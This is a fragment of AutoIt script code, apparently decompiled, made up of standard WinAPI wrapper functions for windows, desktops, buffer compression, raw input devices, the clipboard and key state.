IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_REGISTERCLASSEX ($TWNDCLASSEX )
LOCAL $ARET = DLLCALL ("user32.dll" , "word" , "RegisterClassExW" , "struct*" ,
$TWNDCLASSEX )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_REGISTERSHELLHOOKWINDOW ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "RegisterShellHookWindow" , "hwnd" ,
$HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_REGISTERWINDOWMESSAGE ($SMESSAGE )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "uint" , "RegisterWindowMessageW" , "wstr" ,
$SMESSAGE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SENDMESSAGETIMEOUT ($HWND , $IMSG , $WPARAM = 0 , $LPARAM
= 0 , $ITIMEOUT = 1000 , $IFLAGS = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "lresult" , "SendMessageTimeoutW" , "hwnd" ,
$HWND , "uint" , $IMSG , "wparam" , $WPARAM , "lparam" , $LPARAM , "uint" , $IFLAGS ,
"uint" , $ITIMEOUT , "dword_ptr*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
IF NOT $ARET [0 ] THEN RETURN SETERROR (10 , _WINAPI_GETLASTERROR () , +
4294967295 )
RETURN $ARET [7 ]
ENDFUNC
FUNC _WINAPI_SETCLASSLONGEX ($HWND , $IINDEX , $INEWLONG )
LOCAL $ARET
IF @AUTOITX64 THEN
$ARET = DLLCALL ("user32.dll" , "ulong_ptr" , "SetClassLongPtrW" , "hwnd" , $HWND , "int" ,
$IINDEX , "long_ptr" , $INEWLONG )
ELSE
$ARET = DLLCALL ("user32.dll" , "dword" , "SetClassLongW" , "hwnd" , $HWND , "int" ,
$IINDEX , "long" , $INEWLONG )
ENDIF
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETFOREGROUNDWINDOW ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "SetForegroundWindow" , "hwnd" , $HWND
)
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETLAYEREDWINDOWATTRIBUTES ($HWND , $ITRANSCOLOR ,
$ITRANSGUI = 255 , $IFLAGS = 3 , $BCOLORREF = FALSE )
IF $IFLAGS = DEFAULT OR $IFLAGS = "" OR $IFLAGS < 0 THEN $IFLAGS = 3
IF NOT $BCOLORREF THEN
$ITRANSCOLOR = INT (BINARYMID ($ITRANSCOLOR , 3 , 1 ) & BINARYMID
($ITRANSCOLOR , 2 , 1 ) & BINARYMID ($ITRANSCOLOR , 1 , 1 ) )
ENDIF
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "SetLayeredWindowAttributes" , "hwnd"
, $HWND , "INT" , $ITRANSCOLOR , "byte" , $ITRANSGUI , "dword" , $IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETMESSAGEEXTRAINFO ($LPARAM )
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LOCAL $ARET = DLLCALL ("user32.dll" , "lparam" , "SetMessageExtraInfo" , "lparam" ,
$LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETSYSCOLORS ($VELEMENTS , $VCOLORS )
LOCAL $BISEARRAY = ISARRAY ($VELEMENTS ) , $BISCARRAY = ISARRAY
($VCOLORS )
LOCAL $IELEMENTNUM
IF NOT $BISCARRAY AND NOT $BISEARRAY THEN
$IELEMENTNUM = 1
ELSEIF $BISCARRAY OR $BISEARRAY THEN
IF NOT $BISCARRAY OR NOT $BISEARRAY THEN RETURN SETERROR (+ 4294967295 ,
+ 4294967295 , FALSE )
IF UBOUND ($VELEMENTS ) <> UBOUND ($VCOLORS ) THEN RETURN SETERROR (+
4294967295 , + 4294967295 , FALSE )
$IELEMENTNUM = UBOUND ($VELEMENTS )
ENDIF
LOCAL $TELEMENTS = DLLSTRUCTCREATE ("int Element[" & $IELEMENTNUM & "]" )
LOCAL $TCOLORS = DLLSTRUCTCREATE ("INT NewColor[" & $IELEMENTNUM & "]" )
IF NOT $BISEARRAY THEN
DLLSTRUCTSETDATA ($TELEMENTS , "Element" , $VELEMENTS , 1 )
ELSE
FOR $X = 0 TO $IELEMENTNUM + 4294967295
DLLSTRUCTSETDATA ($TELEMENTS , "Element" , $VELEMENTS [$X ] , $X + 1 )
NEXT
ENDIF
IF NOT $BISCARRAY THEN
DLLSTRUCTSETDATA ($TCOLORS , "NewColor" , $VCOLORS , 1 )
ELSE
FOR $X = 0 TO $IELEMENTNUM + 4294967295
DLLSTRUCTSETDATA ($TCOLORS , "NewColor" , $VCOLORS [$X ] , $X + 1 )
NEXT
ENDIF
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "SetSysColors" , "int" ,
$IELEMENTNUM , "struct*" , $TELEMENTS , "struct*" , $TCOLORS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETTIMER ($HWND , $ITIMERID , $IELAPSE , $PTIMERFUNC )
LOCAL $ARET = DLLCALL ("user32.dll" , "uint_ptr" , "SetTimer" , "hwnd" , $HWND , "uint_ptr"
, $ITIMERID , "uint" , $IELAPSE , "ptr" , $PTIMERFUNC )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETWINDOWDISPLAYAFFINITY ($HWND , $IAFFINITY )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "SetWindowDisplayAffinity" , "hwnd" ,
$HWND , "dword" , $IAFFINITY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SETWINDOWLONG ($HWND , $IINDEX , $IVALUE )
_WINAPI_SETLASTERROR (0 )
LOCAL $SFUNCNAME = "SetWindowLongW"
IF @AUTOITX64 THEN $SFUNCNAME = "SetWindowLongPtrW"
LOCAL $ARESULT = DLLCALL ("user32.dll" , "long_ptr" , $SFUNCNAME , "hwnd" , $HWND ,
"int" , $IINDEX , "long_ptr" , $IVALUE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SETWINDOWPLACEMENT ($HWND , $TWINDOWPLACEMENT )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "SetWindowPlacement" , "hwnd" ,
$HWND , "struct*" , $TWINDOWPLACEMENT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_SHOWOWNEDPOPUPS ($HWND , $BSHOW )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "ShowOwnedPopups" , "hwnd" , $HWND ,
"bool" , $BSHOW )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_SWITCHTOTHISWINDOW ($HWND , $BALTTAB = FALSE )
DLLCALL ("user32.dll" , "none" , "SwitchToThisWindow" , "hwnd" , $HWND , "bool" ,
$BALTTAB )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_TILEWINDOWS ($AWNDS , $TRECT = 0 , $HPARENT = 0 , $IFLAGS = 0 ,
$ISTART = 0 , $IEND = + 4294967295 )
IF __CHECKERRORARRAYBOUNDS ($AWNDS , $ISTART , $IEND ) THEN RETURN
SETERROR (@ERROR + 10 , @EXTENDED , 0 )
LOCAL $ICOUNT = $IEND - $ISTART + 1
LOCAL $TWNDS = DLLSTRUCTCREATE ("hwnd[" & $ICOUNT & "]" )
$ICOUNT = 1
FOR $I = $ISTART TO $IEND
DLLSTRUCTSETDATA ($TWNDS , 1 , $AWNDS [$I ] , $ICOUNT )
$ICOUNT += 1
NEXT
LOCAL $ARET = DLLCALL ("user32.dll" , "word" , "TileWindows" , "hwnd" , $HPARENT ,
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"uint" , $IFLAGS , "struct*" , $TRECT , "uint" , $ICOUNT + 4294967295 , "struct*" , $TWNDS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_UNREGISTERCLASS ($SCLASS , $HINSTANCE = 0 )
LOCAL $STYPEOFCLASS = "ptr"
IF ISSTRING ($SCLASS ) THEN
$STYPEOFCLASS = "wstr"
ENDIF
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "UnregisterClassW" , $STYPEOFCLASS ,
$SCLASS , "handle" , $HINSTANCE )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_UPDATELAYEREDWINDOW ($HWND , $HDESTDC , $TPTDEST , $TSIZE
, $HSRCDC , $TPTSRCE , $IRGB , $TBLEND , $IFLAGS )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "bool" , "UpdateLayeredWindow" , "hwnd" ,
$HWND , "handle" , $HDESTDC , "struct*" , $TPTDEST , "struct*" , $TSIZE , "handle" ,
$HSRCDC , "struct*" , $TPTSRCE , "dword" , $IRGB , "struct*" , $TBLEND , "dword" ,
$IFLAGS )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_UPDATELAYEREDWINDOWEX ($HWND , $IX , $IY , $HBITMAP ,
$IOPACITY = 255 , $BDELETE = FALSE )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "GetDC" , "hwnd" , $HWND )
LOCAL $HDC = $ARET [0 ]
$ARET = DLLCALL ("gdi32.dll" , "handle" , "CreateCompatibleDC" , "handle" , $HDC )
LOCAL $HDESTDC = $ARET [0 ]
$ARET = DLLCALL ("gdi32.dll" , "handle" , "SelectObject" , "handle" , $HDESTDC , "handle" ,
$HBITMAP )
LOCAL $HDESTSV = $ARET [0 ]
LOCAL $TPOINT
IF ($IX = + 4294967295 ) AND ($IY = + 4294967295 ) THEN
$TPOINT = DLLSTRUCTCREATE ("int;int" )
ELSE
$TPOINT = DLLSTRUCTCREATE ("int;int;int;int" )
DLLSTRUCTSETDATA ($TPOINT , 3 , $IX )
DLLSTRUCTSETDATA ($TPOINT , 4 , $IY )
ENDIF
DLLSTRUCTSETDATA ($TPOINT , 1 , 0 )
DLLSTRUCTSETDATA ($TPOINT , 2 , 0 )
LOCAL $TBLENDFUNCTION = DLLSTRUCTCREATE ($TAGBLENDFUNCTION )
DLLSTRUCTSETDATA ($TBLENDFUNCTION , 1 , 0 )
DLLSTRUCTSETDATA ($TBLENDFUNCTION , 2 , 0 )
DLLSTRUCTSETDATA ($TBLENDFUNCTION , 3 , $IOPACITY )
DLLSTRUCTSETDATA ($TBLENDFUNCTION , 4 , 1 )
LOCAL CONST $TAGBITMAP = "struct;long bmType;long bmWidth;long bmHeight;long
bmWidthBytes;ushort bmPlanes;ushort bmBitsPixel;ptr bmBits;endstruct"
LOCAL $TOBJ = DLLSTRUCTCREATE ($TAGBITMAP )
DLLCALL ("gdi32.dll" , "int" , "GetObject" , "handle" , $HBITMAP , "int" ,
DLLSTRUCTGETSIZE ($TOBJ ) , "struct*" , $TOBJ )
LOCAL $TSIZE = DLLSTRUCTCREATE ($TAGSIZE , DLLSTRUCTGETPTR ($TOBJ ,
"bmWidth" ) )
$ARET = DLLCALL ("user32.dll" , "bool" , "UpdateLayeredWindow" , "hwnd" , $HWND ,
"handle" , $HDC , "ptr" , DLLSTRUCTGETPTR ($TPOINT , 3 ) , "struct*" , $TSIZE , "handle" ,
$HDESTDC , "struct*" , $TPOINT , "dword" , 0 , "struct*" , $TBLENDFUNCTION , "dword" , 2 )
LOCAL $IERROR = @ERROR
DLLCALL ("user32.dll" , "bool" , "ReleaseDC" , "hwnd" , $HWND , "handle" , $HDC )
DLLCALL ("gdi32.dll" , "handle" , "SelectObject" , "handle" , $HDESTDC , "handle" ,
$HDESTSV )
DLLCALL ("gdi32.dll" , "bool" , "DeleteDC" , "handle" , $HDESTDC )
IF $IERROR THEN RETURN SETERROR ($IERROR , 0 , FALSE )
IF $BDELETE THEN
DLLCALL ("gdi32.dll" , "bool" , "DeleteObject" , "handle" , $HBITMAP )
ENDIF
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_UPDATELAYEREDWINDOWINDIRECT ($HWND , $TULWINFO )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "UpdateLayeredWindowIndirect" , "hwnd" ,
$HWND , "struct*" , $TULWINFO )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_WINDOWFROMPOINT (BYREF $TPOINT )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "hwnd" , "WindowFromPoint" , "struct" ,
$TPOINT )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
#EndRegion Public Functions
#Region Internal Functions
FUNC __ENUMDEFAULTPROC ($PDATA , $LPARAM )
#forceref $lParam
LOCAL $ILENGTH = _WINAPI_STRLEN ($PDATA )
__INC ($__G_VENUM )
IF $ILENGTH THEN
$__G_VENUM [$__G_VENUM [0 ] ] = DLLSTRUCTGETDATA (DLLSTRUCTCREATE
("wchar[" & ($ILENGTH + 1 ) & "]" , $PDATA ) , 1 )
ELSE
$__G_VENUM [$__G_VENUM [0 ] ] = ""
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ENDIF
RETURN 1
ENDFUNC
#EndRegion Internal Functions
#Region Global Variables and Constants
GLOBAL CONST $TAGOSVERSIONINFOEX = $TAGOSVERSIONINFO & ";ushort
ServicePackMajor;ushort ServicePackMinor;ushort SuiteMask;byte ProductType;byte
Reserved"
GLOBAL CONST $TAGRAWINPUTDEVICE = "struct;ushort UsagePage;ushort Usage;dword
Flags;hwnd hTarget;endstruct"
GLOBAL CONST $TAGRAWINPUTHEADER = "struct;dword Type;dword Size;handle
hDevice;wparam wParam;endstruct"
GLOBAL CONST $TAGRAWMOUSE = "ushort Flags;ushort Alignment;ushort
ButtonFlags;ushort ButtonData;ulong RawButtons;long LastX;long LastY;ulong
ExtraInformation;"
GLOBAL CONST $TAGRAWKEYBOARD = "ushort MakeCode;ushort Flags;ushort
Reserved;ushort VKey;uint Message;ulong ExtraInformation;"
GLOBAL CONST $TAGRAWHID = "dword SizeHid;dword Count;"
GLOBAL CONST $TAGRAWINPUTMOUSE = $TAGRAWINPUTHEADER & ";" &
$TAGRAWMOUSE
GLOBAL CONST $TAGRAWINPUTKEYBOARD = $TAGRAWINPUTHEADER & ";" &
$TAGRAWKEYBOARD
GLOBAL CONST $TAGRAWINPUTHID = $TAGRAWINPUTHEADER & ";" & $TAGRAWHID
GLOBAL CONST $TAGRID_DEVICE_INFO_MOUSE = "struct;dword Id;dword
NumberOfButtons;dword SampleRate;int HasHorizontalWheel;endstruc"
GLOBAL CONST $TAGRID_DEVICE_INFO_KEYBOARD = "struct;dword KbType;dword
KbSubType;dword KeyboardMode;dword NumberOfFunctionKeys;dword
NumberOfIndicators;dword NumberOfKeysTotal;endstruc"
GLOBAL CONST $TAGRID_DEVICE_INFO_HID = "struct;dword VendorId;dword
ProductId;dword VersionNumber;ushort UsagePage;ushort Usage;endstruc"
GLOBAL CONST $TAGRID_INFO_MOUSE = "dword Size;dword Type;" &
$TAGRID_DEVICE_INFO_MOUSE & ";dword Unused[2];"
GLOBAL CONST $TAGRID_INFO_KEYBOARD = "dword Size;dword Type;" &
$TAGRID_DEVICE_INFO_KEYBOARD
GLOBAL CONST $TAGRID_INFO_HID = "dword Size;dword Type;" &
$TAGRID_DEVICE_INFO_HID & ";dword Unused[2]"
GLOBAL CONST $TAGUSEROBJECTFLAGS = "int Inherit;int Reserved;dword Flags"
#EndRegion Global Variables and Constants
#Region Functions list
#EndRegion Functions list
#Region Public Functions
FUNC _WINAPI_ACTIVATEKEYBOARDLAYOUT ($HLOCALE , $IFLAG = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "ActivateKeyboardLayout" , "handle" ,
$HLOCALE , "uint" , $IFLAG )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_ADDCLIPBOARDFORMATLISTENER ($HWND )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "AddClipboardFormatListener" , "hwnd" ,
$HWND )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CALLNEXTHOOKEX ($HHOOK , $ICODE , $WPARAM , $LPARAM )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "lresult" , "CallNextHookEx" , "handle" ,
$HHOOK , "int" , $ICODE , "wparam" , $WPARAM , "lparam" , $LPARAM )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , + 4294967295 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_CLOSEDESKTOP ($HDESKTOP )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "CloseDesktop" , "handle" , $HDESKTOP )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CLOSEWINDOWSTATION ($HSTATION )
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "CloseWindowStation" , "handle" ,
$HSTATION )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , FALSE )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_COMPRESSBUFFER ($PUNCOMPRESSEDBUFFER ,
$IUNCOMPRESSEDSIZE , $PCOMPRESSEDBUFFER , $ICOMPRESSEDSIZE ,
$IFORMATANDENGINE = 2 )
LOCAL $ARET , $PWORKSPACE = 0 , $IERROR = 0
DO
$ARET = DLLCALL ("ntdll.dll" , "uint" , "RtlGetCompressionWorkSpaceSize" , "ushort" ,
$IFORMATANDENGINE , "ulong*" , 0 , "ulong*" , 0 )
IF @ERROR OR $ARET [0 ] THEN
$IERROR = @ERROR + 20
EXITLOOP
ENDIF
$PWORKSPACE = __HEAPALLOC ($ARET [2 ] )
IF @ERROR THEN
$IERROR = @ERROR + 100
EXITLOOP
ENDIF
$ARET = DLLCALL ("ntdll.dll" , "uint" , "RtlCompressBuffer" , "ushort" ,
$IFORMATANDENGINE , "struct*" , $PUNCOMPRESSEDBUFFER , "ulong" ,
$IUNCOMPRESSEDSIZE , "struct*" , $PCOMPRESSEDBUFFER , "ulong" ,
$ICOMPRESSEDSIZE , "ulong" , 4096 , "ulong*" , 0 , "ptr" , $PWORKSPACE )
```

```
IF @ERROR OR $ARET [0 ] OR NOT $ARET [7 ] THEN
$IERROR = @ERROR + 30
EXITLOOP
ENDIF
UNTIL 1
__HEAPFREE ($PWORKSPACE )
IF $IERROR THEN
IF ISARRAY ($ARET ) THEN
RETURN SETERROR (10 , $ARET [0 ] , 0 )
ELSE
RETURN SETERROR ($IERROR , 0 , 0 )
ENDIF
ENDIF
RETURN $ARET [7 ]
ENDFUNC
FUNC _WINAPI_COMPUTECRC32 ($PMEMORY , $ILENGTH )
IF _WINAPI_ISBADREADPTR ($PMEMORY , $ILENGTH ) THEN RETURN SETERROR (1 ,
@EXTENDED , 0 )
LOCAL $ARET = DLLCALL ("ntdll.dll" , "dword" , "RtlComputeCrc32" , "dword" , 0 , "struct*" ,
$PMEMORY , "int" , $ILENGTH )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CREATEDESKTOP ($SNAME , $IACCESS = 2 , $IFLAGS = 0 , $IHEAP = 0
, $TSECURITY = 0 )
LOCAL $ARET
IF $IHEAP THEN
$ARET = DLLCALL ("user32.dll" , "handle" , "CreateDesktopExW" , "wstr" , $SNAME , "ptr" , 0
, "ptr" , 0 , "dword" , $IFLAGS , "dword" , $IACCESS , "struct*" , $TSECURITY , "ulong" ,
$IHEAP , "ptr" , 0 )
ELSE
$ARET = DLLCALL ("user32.dll" , "handle" , "CreateDesktopW" , "wstr" , $SNAME , "ptr" , 0 ,
"ptr" , 0 , "dword" , $IFLAGS , "dword" , $IACCESS , "struct*" , $TSECURITY )
ENDIF
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_CREATEWINDOWSTATION ($SNAME = "" , $IACCESS = 0 , $IFLAGS = 0 ,
$TSECURITY = 0 )
LOCAL $ARET = DLLCALL ("user32.dll" , "handle" , "CreateWindowStationW" , "wstr" ,
$SNAME , "dword" , $IFLAGS , "dword" , $IACCESS , "struct*" , $TSECURITY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_DECOMPRESSBUFFER ($PUNCOMPRESSEDBUFFER ,
$IUNCOMPRESSEDSIZE , $PCOMPRESSEDBUFFER , $ICOMPRESSEDSIZE , $IFORMAT
= 2 )
LOCAL $ARET = DLLCALL ("ntdll.dll" , "long" , "RtlDecompressBuffer" , "ushort" , $IFORMAT
, "struct*" , $PUNCOMPRESSEDBUFFER , "ulong" , $IUNCOMPRESSEDSIZE , "struct*" ,
$PCOMPRESSEDBUFFER , "ulong" , $ICOMPRESSEDSIZE , "ulong*" , 0 )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN $ARET [6 ]
ENDFUNC
FUNC _WINAPI_DEFRAWINPUTPROC ($PARAWINPUT , $IINPUT )
LOCAL $ARET = DLLCALL ("user32.dll" , "lresult" , "DefRawInputProc" , "ptr" ,
$PARAWINPUT , "int" , $IINPUT , "uint" , DLLSTRUCTGETSIZE (DLLSTRUCTCREATE
($TAGRAWINPUTHEADER ) ) )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
IF $ARET [0 ] THEN RETURN SETERROR (10 , $ARET [0 ] , 0 )
RETURN 1
ENDFUNC
FUNC _WINAPI_ENUMDESKTOPS ($HSTATION )
IF STRINGCOMPARE (_WINAPI_GETUSEROBJECTINFORMATION ($HSTATION , 3 ) ,
"WindowStation" ) THEN RETURN SETERROR (1 , 0 , 0 )
LOCAL $HENUMPROC = DLLCALLBACKREGISTER ("__EnumDefaultProc" , "bool" ,
"ptr;lparam" )
DIM $__G_VENUM [101 ] = [0 ]
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "EnumDesktopsW" , "handle" , $HSTATION
, "ptr" , DLLCALLBACKGETPTR ($HENUMPROC ) , "lparam" , 0 )
IF @ERROR OR NOT $ARET [0 ] OR NOT $__G_VENUM [0 ] THEN
$__G_VENUM = @ERROR + 10
ENDIF
DLLCALLBACKFREE ($HENUMPROC )
IF $__G_VENUM THEN RETURN SETERROR ($__G_VENUM , 0 , 0 )
__INC ($__G_VENUM , + 4294967295 )
RETURN $__G_VENUM
ENDFUNC
FUNC _WINAPI_ENUMDESKTOPWINDOWS ($HDESKTOP , $BVISIBLE = TRUE )
IF STRINGCOMPARE (_WINAPI_GETUSEROBJECTINFORMATION ($HDESKTOP , 3 ) ,
"Desktop" ) THEN RETURN SETERROR (1 , 0 , 0 )
LOCAL $HENUMPROC = DLLCALLBACKREGISTER ("__EnumWindowsProc" , "bool" ,
"hwnd;lparam" )
DIM $__G_VENUM [101 ] [2 ] = [[0 ] ]
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "EnumDesktopWindows" , "handle" ,
$HDESKTOP , "ptr" , DLLCALLBACKGETPTR ($HENUMPROC ) , "lparam" , $BVISIBLE )
IF @ERROR OR NOT $ARET [0 ] OR NOT $__G_VENUM [0 ] [0 ] THEN
$__G_VENUM = @ERROR + 10
ENDIF
DLLCALLBACKFREE ($HENUMPROC )
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IF $__G_VENUM THEN RETURN SETERROR ($__G_VENUM , 0 , 0 )
__INC ($__G_VENUM , + 4294967295 )
RETURN $__G_VENUM
ENDFUNC
FUNC _WINAPI_ENUMPAGEFILES ()
LOCAL $AINFO = _WINAPI_GETSYSTEMINFO ()
LOCAL $HENUMPROC = DLLCALLBACKREGISTER ("__EnumPageFilesProc" , "bool" ,
"lparam;ptr;ptr" )
DIM $__G_VENUM [101 ] [4 ] = [[0 ] ]
LOCAL $ARET = DLLCALL (@SYSTEMDIR & "\psapi.dll" , "bool" , "EnumPageFilesW" , "ptr" ,
DLLCALLBACKGETPTR ($HENUMPROC ) , "lparam" , $AINFO [1 ] )
IF @ERROR OR NOT $ARET [0 ] OR NOT $__G_VENUM [0 ] [0 ] THEN
$__G_VENUM = @ERROR + 10
ENDIF
DLLCALLBACKFREE ($HENUMPROC )
IF $__G_VENUM THEN RETURN SETERROR ($__G_VENUM , 0 , 0 )
__INC ($__G_VENUM , + 4294967295 )
RETURN $__G_VENUM
ENDFUNC
FUNC _WINAPI_ENUMRAWINPUTDEVICES ()
LOCAL CONST $TAGRAWINPUTDEVICELIST = "struct;handle hDevice;dword
Type;endstruct"
LOCAL $TRIDL , $ILENGTH = DLLSTRUCTGETSIZE (DLLSTRUCTCREATE
($TAGRAWINPUTDEVICELIST ) )
LOCAL $ARET = DLLCALL ("user32.dll" , "uint" , "GetRawInputDeviceList" , "ptr" , 0 , "uint*" ,
0 , "uint" , $ILENGTH )
IF @ERROR THEN RETURN SETERROR (@ERROR + 10 , @EXTENDED , 0 )
IF ($ARET [0 ] = 0xFFFFFFFF ) OR (NOT $ARET [2 ] ) THEN RETURN SETERROR (10 , +
4294967295 , 0 )
LOCAL $TDATA = DLLSTRUCTCREATE ("byte[" & ($ARET [2 ] * $ILENGTH ) & "]" )
LOCAL $PDATA = DLLSTRUCTGETPTR ($TDATA )
IF @ERROR THEN RETURN SETERROR (@ERROR + 20 , 0 , 0 )
$ARET = DLLCALL ("user32.dll" , "uint" , "GetRawInputDeviceList" , "ptr" , $PDATA , "uint*" ,
$ARET [2 ] , "uint" , $ILENGTH )
IF ($ARET [0 ] = 0xFFFFFFFF ) OR (NOT $ARET [0 ] ) THEN RETURN SETERROR (1 , +
4294967295 , 0 )
LOCAL $ARESULT [$ARET [2 ] + 1 ] [2 ] = [[$ARET [2 ] ] ]
FOR $I = 1 TO $ARET [2 ]
$TRIDL = DLLSTRUCTCREATE ("ptr;dword" , $PDATA + $ILENGTH * ($I + 4294967295 ) )
FOR $J = 0 TO 1
$ARESULT [$I ] [$J ] = DLLSTRUCTGETDATA ($TRIDL , $J + 1 )
NEXT
NEXT
RETURN $ARESULT
ENDFUNC
FUNC _WINAPI_ENUMWINDOWSTATIONS ()
LOCAL $HENUMPROC = DLLCALLBACKREGISTER ("__EnumDefaultProc" , "bool" ,
"ptr;lparam" )
DIM $__G_VENUM [101 ] = [0 ]
LOCAL $ARET = DLLCALL ("user32.dll" , "bool" , "EnumWindowStationsW" , "ptr" ,
DLLCALLBACKGETPTR ($HENUMPROC ) , "lparam" , 0 )
IF @ERROR OR NOT $ARET [0 ] OR NOT $__G_VENUM [0 ] THEN
$__G_VENUM = @ERROR + 10
ENDIF
DLLCALLBACKFREE ($HENUMPROC )
IF $__G_VENUM THEN RETURN SETERROR ($__G_VENUM , 0 , 0 )
__INC ($__G_VENUM , + 4294967295 )
RETURN $__G_VENUM
ENDFUNC
FUNC _WINAPI_EXPANDENVIRONMENTSTRINGS ($SSTRING )
LOCAL $ARESULT = DLLCALL ("kernel32.dll" , "dword" , "ExpandEnvironmentStringsW" ,
"wstr" , $SSTRING , "wstr" , "" , "dword" , 4096 )
IF @ERROR OR NOT $ARESULT [0 ] THEN RETURN SETERROR (@ERROR + 10 ,
@EXTENDED , "" )
RETURN $ARESULT [2 ]
ENDFUNC
FUNC _WINAPI_GETACTIVEWINDOW ()
LOCAL $ARET = DLLCALL ("user32.dll" , "hwnd" , "GetActiveWindow" )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETASYNCKEYSTATE ($IKEY )
LOCAL $ARESULT = DLLCALL ("user32.dll" , "short" , "GetAsyncKeyState" , "int" , $IKEY )
IF @ERROR THEN RETURN SETERROR (@ERROR , @EXTENDED , 0 )
RETURN $ARESULT [0 ]
ENDFUNC
FUNC _WINAPI_GETCLIPBOARDSEQUENCENUMBER ()
LOCAL $ARET = DLLCALL ("user32.dll" , "dword" , "GetClipboardSequenceNumber" )
IF @ERROR OR NOT $ARET [0 ] THEN RETURN SETERROR (@ERROR , @EXTENDED ,
0 )
RETURN $ARET [0 ]
ENDFUNC
FUNC _WINAPI_GETCURRENTHWPROFILE ()
